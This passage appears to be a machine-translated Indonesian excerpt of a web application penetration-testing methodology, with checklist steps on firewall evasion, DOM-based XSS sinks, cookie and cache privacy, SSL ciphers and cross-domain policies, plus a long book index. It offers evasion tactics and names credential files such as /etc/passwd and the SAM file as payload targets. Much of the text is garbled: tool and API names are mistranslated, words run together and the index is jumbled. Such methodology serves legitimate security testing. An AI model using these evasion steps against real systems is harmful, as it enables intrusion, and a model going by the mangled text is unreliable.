11.6.1 Jalankan Nessus dan pemindai serupa lainnya yang Anda miliki untuk mengidentifikasi kerentanan yang diketahui dalam perangkat lunak server web yang Anda serang.

11.6.2 Tinjau sumber daya seperti Security Focus, Bugtraq, dan Full Disclosure untuk menemukan detail kerentanan yang baru ditemukan yang mungkin belum diperbaiki pada target Anda.

11.6.3 Jika aplikasi dikembangkan oleh pihak ketiga, selidiki apakah aplikasi dikirimkan dengan server webnya sendiri (biasanya server sumber terbuka). Jika ya, selidiki ini untuk setiap kerentanan. Ketahuilah bahwa dalam kasus ini, spanduk standar server mungkin telah dimodifikasi.

11.6.4 Jika memungkinkan, pertimbangkan untuk melakukan penginstalan lokal dari perangkat lunak yang Anda serang, dan lakukan pengujian Anda sendiri untuk menemukan kerentanan baru yang belum ditemukan atau diedarkan secara luas.

11.7 Uji Firewall Aplikasi Web

11.7.1 Mengirimkan nama parameter arbitrer ke aplikasi dengan muatan serangan yang jelas dalam nilainya, idealnya di suatu tempat aplikasi menyertakan nama dan/ atau nilai dalam respons. Jika aplikasi memblokir serangan, hal ini mungkin disebabkan oleh pertahanan eksternal.

11.7.2 Jika sebuah variabel dapat dikirimkan yang dikembalikan dalam respons server, kirimkan rentang string fuzz dan varian yang disandikan untuk mengidentifikasi perilaku pertahanan aplikasi ke input pengguna.


11.7.3 Konfirmasi perilaku ini dengan melakukan serangan yang sama pada variabel di dalam aplikasi.

11.7.4 Untuk semua string dan permintaan fuzzing, gunakan string payload yang tidak mungkin ada dalam database tanda tangan standar. Meskipun memberikan contoh

ini menurut definisi tidak mungkin, hindari menggunakan /etc/passwd atau /windows/system32/config/sam sebagai muatan untuk pengambilan file. Hindari juga penggunaan istilah seperti <skrip> dalam serangan XSS dan menggunakan peringatan() atau XSS sebagai muatan XSS.

- 11.7.5 Jika permintaan tertentu diblokir, coba kirimkan parameter yang sama di lokasi atau konteks yang berbeda. Misalnya, kirimkan parameter yang sama di URL di AMENDAPATKANpermintaan, dalam tubuh aPOSpermintaan, dan dalam URL di aPOSmeminta.
- 11.7.6 Di ASP.NET, coba kirimkan juga parameter sebagai cookie. API Permintaan.Params["foo"] akan mengambil nilai cookie bernama foo jika parameternya tidak ditemukan dalam string kueri atau badan pesan.
- 11.7.7 Tinjau semua metode lain untuk memasukkan input pengguna yang disediakan di Bab 4, pilih yang tidak dilindungi.
- 11.7.8 Menentukan lokasi tempat masukan pengguna (atau dapat) dikirimkan dalam format yang tidak standar seperti serialisasi atau penyandian. Jika tidak ada yang tersedia, buat string serangan dengan penggabungan dan/atau dengan merentangkannya ke beberapa variabel. (Perhatikan bahwa jika targetnya adalah ASP.NET, Anda mungkin dapat menggunakan HPP untuk menggabungkan serangan menggunakan beberapa spesifikasi dari variabel yang sama.)

12 Cek Lain-Lain



Gambar 21-13:Pemeriksaan lain-lain

12.1 Memeriksa Serangan Berbasis DOM

- 12.1.1 Melakukan review kode singkat dari setiap potongan JavaScript yang diterima dari aplikasi. Identifikasi kerentanan XSS atau pengalihan apa pun yang dapat dipicu dengan menggunakan URL buatan untuk memasukkan data berbahaya ke dalam DOM laman yang relevan. Sertakan semua file JavaScript mandiri

dan skrip yang terkandung dalam halaman HTML (baik statis maupun dinamis).

12.1.2 Identifikasi semua penggunaan API berikut, yang dapat digunakan untuk mengakses data DOM yang dapat dikontrol melalui URL buatan:

dokumen.lokasi
dokumen.URL
document.URLtidak dikodekan
document.referrer
jendela.lokasi

12.1.3 Lacak data yang relevan melalui kode untuk mengidentifikasi tindakan apa yang dilakukan dengannya. Jika data (atau bentuk manipulasinya) diteruskan ke salah satu API berikut, aplikasi mungkin rentan terhadap XSS:

dokumen.tulis()
dokumen.writeln()
document.body.innerHTML
eval()
jendela.execScript()
jendela.setInterval()
jendela.setTimeout()

12.1.4 Jika data diteruskan ke salah satu API berikut, aplikasi mungkin rentan terhadap serangan pengalihan:

dokumen.lokasi
dokumen.URL
dokumen.buka()
jendela.lokasi.href
jendela.navigasi()
jendela.buka()

12.2 Periksa Kerentanan Privasi Lokal

12.2.1 Tinjau log yang dibuat oleh proxy pencegat Anda untuk mengidentifikasi semua Set-Cookie arahan yang diterima dari aplikasi selama pengujian Anda. Jika salah satu dari ini berisikan kewarsa atribut dengan tanggal di masa mendatang, cookie akan disimpan oleh browser pengguna hingga tanggal tersebut. Tinjau konten cookie persisten untuk data sensitif.

12.2.2 Jika kuki tetap yang berisi data sensitif disetel, penyerang lokal mungkin dapat mengambil data ini. Bahkan jika data dienkripsi, penyerang yang menangkapnya akan dapat mengirimkan kembali cookie ke aplikasi dan mendapatkan akses ke data atau fungsi apa pun yang diizinkan.

12.2.3 Jika ada halaman aplikasi yang berisi data sensitif yang diakses melalui HTTP, cari arahan cache di dalam respons server. Jika salah satu dari arahan berikut tidak ada (baik di dalam HTTP headers

atau dalam metatag HTML), halaman yang bersangkutan mungkin di-cache oleh satu atau lebih browser:

Kedaluwarsa: 0

Kontrol-cache: tanpa-cache

Pragma: tanpa-cache

12.2.4 Mengidentifikasi kejadian apa pun dalam aplikasi yang mengirimkan data sensitif melalui parameter URL. Jika ada kasus, periksa riwayat browser untuk memverifikasi bahwa data ini telah disimpan di sana.

12.2.5 Untuk semua formulir yang digunakan untuk mengambil data sensitif dari pengguna (seperti detail kartu kredit), tinjau sumber HTML formulir tersebut. Jika atribut pelengkapan otomatis=mati tidak disetel, baik di dalam tag formulir atau tag untuk bidang input individual, data yang dimasukkan disimpan di dalam browser yang mendukung pelengkapan otomatis, asalkan pengguna belum menonaktifkan fitur ini.

12.2.6 Periksa penyimpanan lokal khusus teknologi.

12.2.6.1 Periksa objek lokal Flash menggunakan plugin BetterPrivacy untuk Firefox.

12.2.6.2 Periksa setiap penyimpanan terisolasi Silverlight di direktori ini:
C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\

12.2.6.3 Periksa apakah ada penggunaan penyimpanan lokal HTML5.

12.3 Periksa Cipher SSL yang Lemah

12.3.1 Jika aplikasi menggunakan SSL untuk salah satu komunikasinya, gunakan alat THCSSLCheck untuk membuat daftar cipher dan protokol yang didukung.

12.3.2 Jika ada cipher dan protokol yang lemah atau usang didukung, penyerang dengan posisi yang sesuai mungkin dapat melakukan serangan untuk menurunkan atau menguraikan komunikasi SSL dari pengguna aplikasi, mendapatkan akses ke data sensitifnya.

12.3.3 Beberapa server web mengiklankan cipher dan protokol lemah tertentu yang didukung tetapi menolak untuk benar-benar menyelesaikan jabat tangan menggunakan ini jika klien memintanya. Ini dapat menyebabkan positif palsu saat Anda menggunakan alat THCSSLCheck. Anda dapat menggunakan browser Opera untuk mencoba melakukan jabat tangan lengkap menggunakan protokol lemah yang ditentukan untuk mengonfirmasi apakah ini benar-benar dapat digunakan untuk mengakses aplikasi.

12.4 Periksa Konfigurasi Kebijakan Asal-Sama

12.4.1 Periksa /crossdomain.xml file. Jika aplikasi mengizinkan akses tidak terbatas (dengan menentukan <izinkan-akses-dari domain =“*” />), Objek flash

dari situs lain mana pun dapat melakukan interaksi dua arah, menunggangi sesi pengguna aplikasi. Ini akan memungkinkan semua data diambil, dan tindakan pengguna apa pun dilakukan, oleh domain lain mana pun.

12.4.2 Periksa /clientaccesspolicy.xml file. Mirip dengan Flash, jika <akses-lintas-domain>konfigurasi terlalu permisif, situs lain dapat melakukan interaksi dua arah dengan situs yang dinilai.

12.4.3 Menguji penanganan aplikasi atas permintaan lintas domain menggunakan XMLHttpRequest dengan menambahkan sebuah Asal header menentukan domain yang berbeda dan memeriksanya Kontrol akses header yang dikembalikan. Implikasi keamanan dari mengizinkan akses dua arah dari domain apa pun, atau dari domain lain yang ditentukan, sama seperti yang dijelaskan untuk kebijakan lintas domain Flash.

13 Menindaklanjuti Setiap Kebocoran Informasi

13.1 Dalam semua penyelidikan Anda terhadap aplikasi target, pantau responsnya untuk pesan kesalahan yang mungkin berisi informasi berguna tentang penyebab kesalahan, teknologi yang digunakan, dan struktur dan fungsionalitas internal aplikasi.

13.2 Jika Anda menerima pesan galat yang tidak biasa, selidiki dengan menggunakan mesin telusur standar. Anda dapat menggunakan berbagai fitur pencarian lanjutan untuk mempersempit hasil Anda. Misalnya:

"tidak dapat mengambil" filetype:php

13.3 Tinjau hasil pencarian, cari baik diskusi apa pun tentang pesan kesalahan dan situs web lain di mana pesan yang sama muncul. Aplikasi lain mungkin menghasilkan pesan yang sama dalam konteks yang lebih bertele-tele, memungkinkan Anda untuk lebih memahami kondisi seperti apa yang menyebabkan kesalahan tersebut. Gunakan tembolok mesin telusur untuk mengambil contoh pesan kesalahan yang tidak lagi muncul dalam aplikasi langsung.

13.4 Gunakan pencarian kode Google untuk mencari kode yang tersedia untuk umum yang mungkin bertanggung jawab atas pesan kesalahan tertentu. Cari potongan pesan kesalahan yang mungkin di-hard-code ke dalam kode sumber aplikasi. Anda juga dapat menggunakan berbagai fitur pencarian lanjutan untuk menentukan bahasa kode dan detail lainnya, jika diketahui. Misalnya:

tidak dapat\ untuk\ mengambil lang:php paket:mail

13.5 Jika Anda menerima pesan kesalahan dengan pelacakan tumpukan yang berisi nama perpustakaan dan komponen kode pihak ketiga, cari nama ini di kedua jenis mesin pencari.

Indeks

A

Absinth, 322
URL absolut, buka pengalihan kerentanan
pemblokiran, 544–545
awalan, 545–546
pendekatan "menerima kebaikan yang diketahui", masukan, 24
mengakses
Penyerang ASP, 658–660
Metode ASP.NET API
pangkalan data, 721
berkas, 720
ASP dan pelanggan, database 665–666
Metode ASP.NET API, 721
metode Java API, 714–715
metode API bahasa Perl, 737–738
Metode API PHP, penanganan mekanisme pertahanan 729–730, 18–21
otentikasi, 18–19
kontrol, 20–21
manajemen sesi, 19–20
metode Java API
basis data, 714–715
berkas, 731
Metode API bahasa Perl
basis data, 737–738
berkas, 737
Metode API PHP
basis data, 729–730
berkas, 727–729
hosting bersama
penyerang, 658–660

pelanggan, 665–666
hubungan kepercayaan secara berjenjang arsitektur, 649
kontrol akses
pengujian akun, 267–270
Metode API, 276–277
Metode HTTP, 278
akses terbatas, 273–276 fungsi bertingkat, 271–273 sumber daya statis, 277
pemetaan aplikasi, 268–269
penyerang, 266–278
jenis, 258–260
nama pengguna dan kata sandi, 275–276
komponen back-end, 357
rusak, 7, 274
tergantung konteks, 258
deklaratif, 282–283
rusak, 257
diskresioner, 282
kekurangan, 284
metodologi hacker
akses tidak aman, 823
akses terbatas, 822–823
banyak akun, 822
persyaratan, 821
mendatar, 258
fungsi berbasis pengidentifikasi, 261–262
metode tidak aman, 265–266
berbasis lokasi, 266
fungsi bertingkat, 262–263
pengujian, 271–273
berbasis parameter, 265–266
segregasi per pengguna, 274
platform, 264–265
terprogram, 282
berbasis rujukan, 266
berbasis peran, 282
keamanan, 278–283
praktik terbaik, pendekatan komponen pusat 279–280, 280
hak istimewa berlapis-lapis model, 280–283
jebakan, 278–279
sumber daya statis, 263–264
pengujian akun, 277
fungsionalitas yang tidak dilindungi, API metode, 260–261
vertikal, 258
kerentanan, 258–266, 276
kelemahan logika aplikasi, 411 Akses-Kontrol-Izinkan-Asaltajuk, 528–529 URL aktivasi akun, 184 penangguhan akun, 197–198 pengujian akun, kontrol akses, 267–270
Metode API, 276–277
Metode HTTP, 278
akses terbatas, 273–276 fungsi bertingkat, 271–273 sumber daya statis, 277
Proksi Achilles, 751
Format Pesan Tindakan (AMF), 135
Bersendawa Suite, 137
pemindaian aktif, kontrol ActiveX 764–765, 447
COMRaider, 558

metodologi hacker, browser
ekstensi, 804
modifikasi HTML, 557
"aman untuk skrip"
pendaftaran, 555–557
kerentanan, 555–556
temuan, 556–558
pencegahan, 558–559
fungsi administratif, web
aplikasi, 35–36
administrator
DBA, 325–326
penanganan mekanisme pertahanan
penyerang, waspada, 33–34
Ajax
HTML5, 487
XSS disimpan dalam file yang diunggah
melalui, 486–487
fungsionalitas web, 62–63, 384
Alcon, Wade, 565
peringatan, 33–34
Allaire JRun, 690–691
izinkan_url_sertakan, 729
AMF.MelihatPesan Tindakan Format
karakter ampersand, batch
fungsi, 360–361, 363
Anley, Chris, 218, 322, 634
peringatan peristiwa anomali,
33 token anti-CSRF, 508–509,
516–517
XSS mengalahkan, 509–510
filter anti-XSS, 452
YAITU, 748
Gerbang Perusahaan AOL AIM aplikasi, 409
Apache
luapan pengkodean chunked,
688
pesan kesalahan, 628
mod_isapi, 688
mod_proxy, 688
XSS tercermin, 442
Kucing jantan, 673
hosting virtual, 683
metode API
kontrol akses ke, 260–261
pengujian akun, 276–277
ASP.NET
pangkalan data, 721
eksekusi kode dinamis, 722
akses file, 720
Eksekusi perintah OS,
722–723
soket, 723
Pengalihan URL, 723
masukan pengguna, 718–719

Jawa
akses basis data, 714–715
eksekusi kode dinamis, 715
akses file, 713
Eksekusi perintah OS,
715–716
berpotensi berbahaya,
713–716
soket, 716
Pengalihan URL, 716
Input pengguna Java, 712
JavaScript berbasis DOM, 740
bahasa Perl
akses basis data, 737–738
eksekusi kode dinamis, 738
akses file, 737
Eksekusi perintah OS, 738
berpotensi berbahaya,
736–739
soket, 739
Pengalihan URL, 738
PHP
akses basis data, eksekusi
kode dinamis 729–730,
730–731
akses file, 727–729
Eksekusi perintah OS, 731
berpotensi berbahaya,
727–732
soket, 732
Pengalihan URL,
pengalihan sisi server 731–
732, injeksi SQL 392, 291
keserbagunaan, 358
Server Apple iDisk, jalur
kerentanan traversal, 690
aplikasi.Melihatarsitektur aplikasi aplikasi web.Melihat arsitektur bertingkat
kelemahan logika aplikasi
kerentanan kontrol akses,
411
permukaan serang, 405
jejak audit, 429
otentikasi, 415–416
menghindari, 428–429
mengalihkan batas bisnis, 416–417,
429
melanggar bank, 414–416
kecurangan diskon massal, 418,
429 pesan debugger, 424–426
pengembang, 429–430
oracle enkripsi, 407–408
fungsi "ingat saya", 407
milarikan diri, 419–420
jasa keuangan, 412–416
penelusuran paksa, 411

metodologi hacker
permukaan serang, 842
masukan tidak lengkap, 843
fungsi bertingkat,
842–843
logika transaksi, 844
hubungan kepercayaan,
844 metodologi peretas,
autentikasi, 811–813
membatalkan validasi input,
420–422
pelajaran, 428–429
fungsi masuk, 426–427
kondisi balapan, 427
sifat, 406
fungsi ubah kata sandi,
409–410
melanjutkan ke pembayaran,
410–411
dunia nyata, 406–407
menggulung asuransi Anda sendiri,
412–413
fungsi pencarian, 429
penyalahgunaan, 422–424
keamanan, 428
manajemen sesi, 429
metakarakter shell, 419
kode sumber, 428
Injeksi SQL, 420–422
log aplikasi, 262
pemetaan aplikasi, 73
kontrol akses, 268–269
menganalisis, 97–113
bidang utama, 97–98
permukaan serang, 111
contoh, 112–113
Bersendawa Suite, 268
perbandingan, 268–269
menghitung isi dan
fungsionalitas, 74–97
metodologi peretas, 795–798
parameter debug, 798
konten default, 797
menghitung pengidentifikasi,
797–798
konten tersembunyi, 796–797
sumber informasi publik,
796
token ke sesi, 818 konten
yang terlihat, 795–796
konten tersembunyi
teknik kekerasan
menemukan, 81–85
menemukan, 80–93
kesimpulan dari diterbitkan
penemuan konten,
85–89

- informasi Publik
menemukan, 89–91
server web dimanfaatkan untuk
menemukan, 91–93
parameter tersembunyi, 96–97
titik masuk input
Tajuk HTTP, 100–101
saluran out-of-band, 101
parameter permintaan, 99
Jalur file URL,
metodologi 98–99, 114
skema penamaan, 85–86
latihan kekerasan, 88
mengidentifikasi, 87
kerentanan traversal jalur,
371
sisi server
identifikasi fungsi,
106–110
identifikasi teknologi,
101–106
halaman aplikasi web *melandau*
jalur fungsional, 93–96
server aplikasi. *Melihatweb*
server
penyedia layanan aplikasi
(ASP), 656–657. *Lihat juga ASP.*
BERSIH; komputasi awan
penyerang, 658–665
akses, 658–660
skrip pintu belakang yang disengaja,
660–661
antara aplikasi web,
660–663
jasa keuangan, 658
organisasi, 658
pengamanan, 665–667
pemisahan komponen, 667
akses pelanggan, 665–666
fungsionalitas pelanggan
pemisahan, 666
dibagikan, 657–658
ancaman, 657
VPN, 659
input sewenang-wenang. *Melihat arsitektur*
masukan pengguna. *Melihat berjenjang*
ilmu bangunan
Armstrong, Dave, 505
Seni Keamanan Perangkat Lunak
Penilaian (Dowd &
McDonald & Schuh), kode
ASCII 634, 67
AS-ASCII, 464
Teka-teki Asirra, Microsoft, 612
ASP.NET, 54, 103
metode API
pangkalan data, 721
eksekusi kode dinamis, 722
akses file, 720
Eksekusi perintah OS,
722–723
soket, 723
Pengalihan URL, 723
masukan pengguna, 718–719
pesan kesalahan, 628
Injeksi perintah OS melalui,
360–361
pengalihan, 392
konfigurasi keamanan, interaksi sesi
723–724, pelacakan tumpukan 719–
720, 617
Kondisi Tampilan
penyerang, 127
Pengkodean Base64, 125–126
Burp Suite, 126
transmisi data sisi klien,
124–127
tujuan, 125
keamanan, 155
ASP. *Melihat layanan aplikasi*
penyedia
. aspx filestensi file, 107
Astely, Rick, 541
muatan serangan, XSS, 443–447
pelengkapan otomatis, 446
eskalasi sisi klien, 447
eskalasi ke halaman lain,
473–474
mendorong tindakan, 445–446
injeksi Trojan, 444–445 eksloitasi
hubungan kepercayaan,
446–447
perusakan virtual, permukaan
serangan 443–444
kelemahan logika aplikasi,
405 pemetaan aplikasi, 111
contoh, 112–113
metodologi hacker,
kelemahan logika aplikasi,
842
metodologi hacker
pemetaan, 800
penyerang. *Lihat juga serangan spesifik*
kontrol akses, 266–278
jenis, 258–260
nama pengguna dan kata sandi,
275–276
ASP.NET Kondisi tampilan, 127
ASP, 658–665
akses, 658–660
skrip pintu belakang yang disengaja,
660–661
antara aplikasi web,
660–663
kasino ekstensi peramban
komponen, 134
CAPTCHA, 198–199
otomatisasi yang disesuaikan,
610–611
serangan sisi klien, 13
komputasi awan, 14, 663–665
sistem kloning, 664
token, 665
metode injeksi cookie,
536–537
kredensial, 171
penanganan mekanisme pertahanan,
30–35
peringatan administrator, 33–34
pemeliharaan log audit, 31–32
kesalahan, 30–31
bereaksi terhadap, 34–35
elemen yang dinonaktifkan,
penyandian 132–133 dan, 66–67
lupa kata sandi, 14
memformat kerentanan string,
644
Injeksi tajuk HTTP,
534–535
niat, 13
fungsi masuk, 164–165 basis
data MS-SQL, 326–327 model hak
istimewa berlapis-lapis,
283
fungsi login bertingkat, 188
MySQL, 328
host jaringan, 561–562
layanan non-HTTP, 562–563
NULL byte, 23–24
data buram, 124
Basis data Oracle, 327
pengguna lain, 431–432
kerentanan traversal jalur
menghindari rintangan,
374–377
berhasil, 374
lokasi target, 370–371 jarak
jauh, 427
manajemen sesi, 20
skrip token sesi, 217
hosting bersama, 658–665
akses, 658–660
skrip pintu belakang yang disengaja,
660–661
antara aplikasi web,
660–663
langkah XSS tersimpan, 438–439
arsitektur berjenjang, 648–654
kategori, 648–649
token
mengenkripsi, 232–233

- bermakna, 212
Terjemahan URL, nama pengguna 396–397, 168
keamanan aplikasi web, 6
browser web, 559–568
situs web yang dibuat oleh, 448–449
Permintaan XMLHttp, 529
XSS, 251
pembatas atribut, HTML
melewati filter, 461–462
nama atribut, HTML
melewati filter, 461
nilai atribut, HTML
melewati filter, 462
log audit
penanganan mekanisme pertahanan penyerang, bertahan, 31–32
peristiwa penting, 32
perlindungan yang buruk, 32
nilai, 31
jejak audit, 429
autentikasi. *Lihat juga*
kontrol akses;
manajemen sesi
anomali, 201
kelemahan logika aplikasi, 415–416 rusak, 7
fungsi login brute-force, 162–165
CAPTCHA, 198–199
kredensial
validasi tidak lengkap, 180–181
distribusi tidak aman, 184
penyimpanan tidak aman, 190–191 penanganan rahasia, kekuatan 192–193, 192
kerentanan transmisi, 169–171
validasi, 193–195
CSRF, 507–508
sebagai pertahanan, 159
penanganan mekanisme pertahanan akses dengan, 18–19
cacat desain, 161–184
menu tarik-turun, 193
penyadap, 169
metodologi hacker
kelemahan logika aplikasi, 811–813
kredensial, dibuat secara otomatis, 809–810
kredensial, tidak aman
distribusi, 810–811
kredensial, tidak aman
transmisi, 810
peniruan identitas, 808–809
penyimpanan web tidak aman, 811 menebak kata sandi, 807
kualitas kata sandi, 806
pemulihan kata sandi, 807–808 fungsi "ingat saya", 808
pemahaman, 805
enumerasi nama pengguna, 806–807
keunikan nama pengguna, eksplorasi kerentanan 809 untuk akses tidak sah, 813
Formulir HTML, 160–161
HTTP, 50–51
sesi dihindari dengan, 208–209
peniruan identitas, 178–180
metodologi hacker, 808–809
kelemahan implementasi, 185–191
kebocoran informasi
pencegahan, 195–196
penebangan, 201
fungsi login
penangguhan akun, 197–198
gagal dibuka, 185–186, 194
multistage, 186–190, 194–195
pesan kegagalan verbose, 166–169
pemantauan, 201
pemberitahuan, 201
kata sandi
ubah fungsionalitas, 171–172, 193
mengubah penyalahgunaan fungsi, 199
fungsionalitas yang terlupakan, 173–175
awal yang dapat diprediksi, 183
lemah, 161–162
masalah dengan, 19
fungsi "ingat saya", 175–176, 193
metodologi peretas, 196–199
keamanan 808, 191–201
pencegahan serangan brute force, 196–199
kehalsuan, 195
kartu pintar, 206
kerentanan mandiri
pemindai, 778–779
teknologi, 160–161
token, 160
nama pengguna
pencacahan, 166–169, 806–807
tidak unik, 181–182
dapat diprediksi, 182–183, 197 keunikan, 809
XSS, 473–474
pelengkapan otomatis
serangan privasi lokal, 552
muatan serangan XSS, 446
otomatisasi. *Melihat disesuaikan*
otomatisasi
- B**
- kata sandi pintu belakang, 178–179
kode sumber, 708
skrip pintu belakang, disengaja, 660–661
komponen back-end. *Lihat juga*
pencantuman file; perintah sistem operasi; jalur kontrol akses
kerentanan traversal, 357
transmisi data, 357
injeksi header email, 398–399
HPI, 390
penyebab, 393–394
HPP, 394–395
pengalihan HTTP sisi server, 390–392
mengeksplorasi, 391–392
Injeksi SMTP, 397–402
kekurangan, 400–401
mencegah, 402
Injeksi sabun, 386–388
aplikasi perbankan, 387–388
pesan kesalahan, 388
menemukan dan mengeksplorasi, 389 mencegah, 27, 390
serangan terjemahan URL, 396–397
injeksi permintaan back-end, 841
karakter backslash, melarikan diri dengan, 419
karakter backtick, enkapsulasi fungsi dari, 363
aplikasi perbankan
fungsi bertingkat, 263
token per halaman, 252–253 injeksi SOAP, 387–388
banner grabbing, 101
Pengkodean Base64, 69
ASP.NET Kondisi tampilan, 125–126 autentikasi dasar, 50–51
kueri batch, MS-SQL
database, 317
mengalahkan batas bisnis, kelemahan logika aplikasi, 416–417, 429

- Daging sapi, 565-566
 sirip bit, Burp Intruder, 593
 mengenkripsi token, 228-231
 ulasan kode kotak hitam, 702-703
 filter berbasis daftar hitam, 23-24
 XSS, 451-452
 injeksi SQL buta, 626
 karakter yang diblokir, filter,
 311-312
 aplikasi blog, input, 22 kondisi
Boolean,PERSATUAN
 operator, 329
 Bendera Boolean, 107
validasi batas, input,
 25-28, 313
melanggar bank, logika aplikasi
 kekurangan, 414-416
ekstensi peramban.*Lihat juga*
 Kilatan; Jawa; Komponen
 kasino Silverlight, 133-134
 penyerang, 134
 Chrome, 750
 kontrol sisi klien atas masukan pengguna
 dengan, 133-135
intersepsi transmisi data,
 135-139
 rintangan, 138-139
 data serial, 136-138
debugger terpasang, 151-152
dekompileasi, 139-150
 kode byte, 139-141
 kebingungan bytecode,
 144-146
Contoh applet Java, manipulasi
JavaScript 146-150
 kode byte asli, 144
 kode sumber, 142-144
Firefox, 750
metodologi peretas, 802-804
 Kontrol ActiveX, 804
 debugger, 803-804
 dekompileasi, 802-803
 komponen klien asli, 153 kebijakan
 asal yang sama, 525-527
 Kilat, 525-526
 Jawa, 527
 Cahaya Perak, 526-527
 pendekatan penargetan,
 135 teknologi, 65
browser.*Melihatriwayat*
 penjelajahan peramban web
 Pencurian JavaScript, 560
 serangan privasi lokal,
 552 teknik brute-force
 penamaan pemetaan aplikasi
 latihan skema, 88
 keamanan otentifikasi
 pencegahan, 196-199
 konten tersembunyi, 81-85
 fungsi login, 162-165
 kata sandi di wiki, 424
buffer overflow
 mendeteksi, 639-640
 metodologi hacker, 837-838
 heap overflows, 635-636
 kerentanan off-by-one,
 636-638
 perangkat lunak, 687
 kode sumber, 709
 tumpukan meluap, 634-635
 tidak terkendali, 639
 Panjang URL, 639
penipuan diskon massal,
 kelemahan logika aplikasi, 418,
 429
Penyusup Bersendawa, 82-84, 86
sirip bit, 593
 mengenkripsi token, 228-231
"karakter frobber", 593
otomatisasi yang disesuaikan,
 590-602
 pengambilan data, 598-600
 enumerasi pengidentifikasi,
 594-597
 kabur, 600-602
payload
 memilih, 592-594
 penentuan posisi, 591-592
 token yang dapat diprediksi, 213-
 214 analisis tanggapan, 594
 serangan penembak jitu, 592
Pengkodean Unicode, 375
 string agen pengguna, 100
Burp Proxy, 754-755
Pengulang Sendawa, 473, 681, 766
Pemindai Sendawa, 764-765
Pengurut Bersendawa, 767
 pengaturan analisis otomatis, 223
 pengujian keacakan token,
 219-221
Burp Spider, 74-76, 80
Burp Suite
 AMF, 137
 pemetaan aplikasi, 268
 ASP.NET Kondisi tampilan, 126
Sertifikat CA, 758-759 "ubah
 metode permintaan"
 perintah, 474-475
Pembanding, 167
Penemuan Konten, 88-89
DSer, 136-137
 "permintaan di browser", 272-273
mekanisme penanganan sesi,
 603-609
 stoples kue, 603-604
 makro permintaan, 604-606
 aturan penanganan sesi,
 606-609
 pelacak penanganan sesi,
 609 batas bisnis, logika aplikasi
 kekurangan, 416-417, 429
eksplorasi logika bisnis, 259
bytecode
 mendekompilasi browser
 ekstensi, 139-141
 Manipulasi JavaScript, 144
 kebingungan, 144-146
 mengunduh, 140
Kilat, 141
Jawa, 141
Cahaya perak, 141
mengkompilasi ulang kode sumber
 dalam browser, 142-143
browser luar, 143
URL, 140

C

- Sertifikat CA, Burp Suite,**
 758-759
panggilan balik, fungsi,
 kanonikalisisasi 520
 masukan, 28-29
 perangkat lunak server web, 689-
 694 CAPTCHA
penyerang, 198-199
 otomatisasi yang disesuaikan,
 610-611
otentikasi, 198-199
bug, 610-611
 otomatisasi yang disesuaikan,
 610-612
 penyerang, 610-611
 penyelesaian secara otomatis,
 611-612
 pemecahan manusia, 612
drone, 612
Lembar Gaya Cascading (CSS)
 gaya yang dievaluasi secara dinamis,
 459
 font-familyProperti,
 518-519
injeksi, data lintas domain
 tangkap, 517-519
 fungsionalitas web, komponen
 kasino 60-61, browser
 ekstensi, 133-134
 penyerang, 134
CBC.*Melihat cipher block chaining*
 kueri CGI, 735-736
 merantai
 CBC
 mengenkripsi token, padding
 227-233 PKC #5, 227-233

- XSS, 450–451
 "ubah metode permintaan"
 perintah, 474–475
 "karakter frobber," Bersendawa
 Penyusup, 593
 pengecualian diperiksa, 30
 checkout, kelemahan logika aplikasi,
 410–411
 Periksa Jumlahapplet, 141
 Chrome, 750
 di-chroot fisisistem file
 kerentanan traversal jalur,
 380–381
 UNIX, 381
 cipher block chaining (CBC)
 mengenkripsi token, padding
 227–233 PKC #5, ciphertext
 686–687, 224–226
 . kelas fifile, 141
 ClearedFundselemen,
 387–388
 cleartext, kata sandi, 190–191
 clickjacking, 511.*Lihat juga pengguna*
 antarmuka perbaikan
 serangan komponen klien, asli,
 153 sisi klien
 serangan, 13
 transmisi data, 118–127
 ASP.NETKondisi tampilan,
 124–127
 untuk pengembang, 118
 metodologi peretas, 801
 formulir HTML tersembunyi,
 118–120 cookie HTTP, 121
 data buram, 123–124
 Perujuktajuk, 122
 keamanan, 154–156
 Parameter URL, 121–122
 metodologi peretas, data
 transmisi, 801
 HPP, 548–550
 kebocoran keterbukaan informasi,
 629
 injeksi, 531–550
 SQL, 547–548
 JavaScript, validasi dengan,
 130–131, 156
 keamanan, 431–432
 pembajakan token sesi,
 243–244
 Injeksi SQL, 547–548
 Sertifikasi SSL, 138
 input pengguna dikendalikan oleh, 117
 ekstensi peramban, 133–153
 metodologi peretas,
 801–802
 Formulir HTML, 127–133
- mitos validasi, 155–156
 fungsionalitas web, 57–65
 Ajax, 62–63, 384
 ekstensi browser
 teknologi, 65
 CSS, 60–61
 DOM, 62
 formulir, 58–60
 HTML, 58
 HTML5, 64–65
 hyperlink, 58
 JavaScript, 61
 JSON, 63
 kebijakan asal yang sama, 64
 VBScript, 61
 Payload serangan XSS meningkat,
 447
 sistem kloning, 664
 komputasi awan
 penyerang, 14, 663–665
 sistem kloning, 664
 token, 665
 mekanisme pertahanan, 664
 pendekatan fitur pertama, 664–
 665 kehilangan kendali, 663–664
 migrasi alat manajemen
 ke, 664
 aplikasi web, 5
 penyimpanan web, 665
 CMS.*Melihatmanajemen konten*
 sistem
 alat penelusuran kode,
 injeksi kode 743, 288
 tinjauan kode.*MelihatKode sumber*,
 tinjauan
 perintah.*Melihat sistem operasi*
 perintah
 komentar
 MySQL, 303–304, 312
 kode sumber, 710–711
 SQL, 312
 Pembanding, Burp Suite, 167 aplikasi yang
 dikompilasi.*Melihatwarga asli*
 komponen klien
 urutan tersembunyi, 213–215
 login bersamaan, 250
 kesalahan bersyarat, injeksi SQL,
 320–322
 filter kueri konjungtif, 350
 Injeksi LDAP, 352–353
 MENGHUBUNGmetode, 682,
 755 konten
 enumerasi dan fungsionalitas,
 74–97
 tersembunyi
 teknik kekerasan
 menemukan, 81–85
- menemukan, 80–93
 metodologi hacker,
 pemetaan aplikasi,
 796–797
 kesimpulan dari diterbitkan
 penemuan konten,
 85–89
 Penemuan Nikto, 93
 informasi Publik
 menemukan, 89–91
 spidering yang diarahkan pengguna
 menemukan, 81–83
